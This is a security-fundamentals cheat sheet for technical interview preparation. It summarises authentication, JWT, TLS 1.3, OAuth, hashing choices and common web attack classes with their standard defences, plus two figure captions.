CIA triad	Confidentiality, Integrity, Availability
AuthN vs AuthZ	AuthN=who (401), AuthZ=what (403)
Session vs JWT	Session=stateful+easy revoke; JWT=stateless+hard revoke
Symmetric	AES-256 — fast, bulk data, key distribution problem
Asymmetric	RSA/ECDSA — slow, key exchange, signatures, no key sharing needed
Hashing	SHA-256=integrity; Argon2/bcrypt=passwords (slow+salted)
TLS 1.3	1 RTT, ECDH key exchange, AES-GCM record encryption, forward secrecy
OAuth 2.0	Authorization framework; PKCE prevents code interception
OIDC	OAuth 2.0 + identity; adds id_token with user claims

What	Remember
JWT	header.payload.signature; validate ALL: sig+exp+aud+iss
CSRF	Uses your cookies cross-site; fix: SameSite+CSRF token
XSS	Injects script in page; fix: output encoding + CSP
SQL Injection	Input treated as SQL; fix: parameterized queries
SSRF	Server fetches attacker URL; fix: allowlist + block metadata IPs
Least privilege	Minimum permissions needed to function
Defense in depth	Multiple independent security layers
Zero Trust	Verify every request; never implicit trust

18.3 Cheat Sheet Table --- All Key Comparisons

Comparison	Option A	Option B	When to use A	When to use B
AuthN vs AuthZ	Who are you? (AuthN)	What can you do? (AuthZ)	First step always	After AuthN
Session vs JWT	Stateful, revocable, cookie	Stateless, scalable, token	Web apps, SSR	APIs, microservices, SPAs
RBAC vs ABAC	Role-based, simple	Attribute-based, flexible	General apps	Fine-grained, dynamic policies
HS256 vs RS256	HMAC, 1 shared secret	RSA, key pair	Single service	Distributed, microservices
Symmetric vs Asymmetric	AES (fast)	RSA/ECDSA (slow)	Bulk encryption	Key exchange, signatures
Hashing vs Encryption	One-way (SHA-256)	Two-way (AES)	Passwords, integrity	Encrypted fields, transport
bcrypt vs Argon2	CPU-hard	CPU+Memory-hard	Decent choice	Best choice (GPU-resistant)
CSRF vs XSS	Cross-site request	Injected script	Use your session	Execute in your browser
401 vs 403	Unauthenticated	Unauthorized	Not logged in	Logged in, no permission
TLS 1.2 vs 1.3	2 RTT, more ciphers	1 RTT, fewer (better) ciphers	Legacy compatibility	Always prefer 1.3

18.4 Most Important Concepts (for final-round FAANG)

1. **OAuth 2.0 authorization code flow with PKCE** — draw it from memory
2. **JWT validation checklist** — sig, exp, aud, iss, nbf, jti
3. **TLS handshake** — what's in each message, why forward secrecy matters
4. **OWASP Top 10** — all 10, one-line description + fix
5. **Argon2id vs bcrypt** — why not SHA-256 for passwords, what salt does
6. **CSRF vs XSS** — different attacks, different defenses
7. **SQL injection** — parameterized queries as the fix
8. **RBAC vs ABAC** — when to use each
9. **Defense in depth + least privilege** — default security design principles
10. **Zero trust** — why, what it means practically, Google BeyondCorp

Last reviewed: 2026-06-14 | Topic: Security Fundamentals | Audience: FAANG Interview Prep

19 Visual Reference

A set of figures distilling the key quantitative intuitions of this topic.




Figure 1. TLS 1.3 establishes a shared secret via key shares in the first flight, so encrypted application data flows after just one round trip (0-RTT on resumption).




Figure 2. No single control is trusted alone. Independent layers — perimeter, network, host, app, data — mean an attacker must defeat each in turn.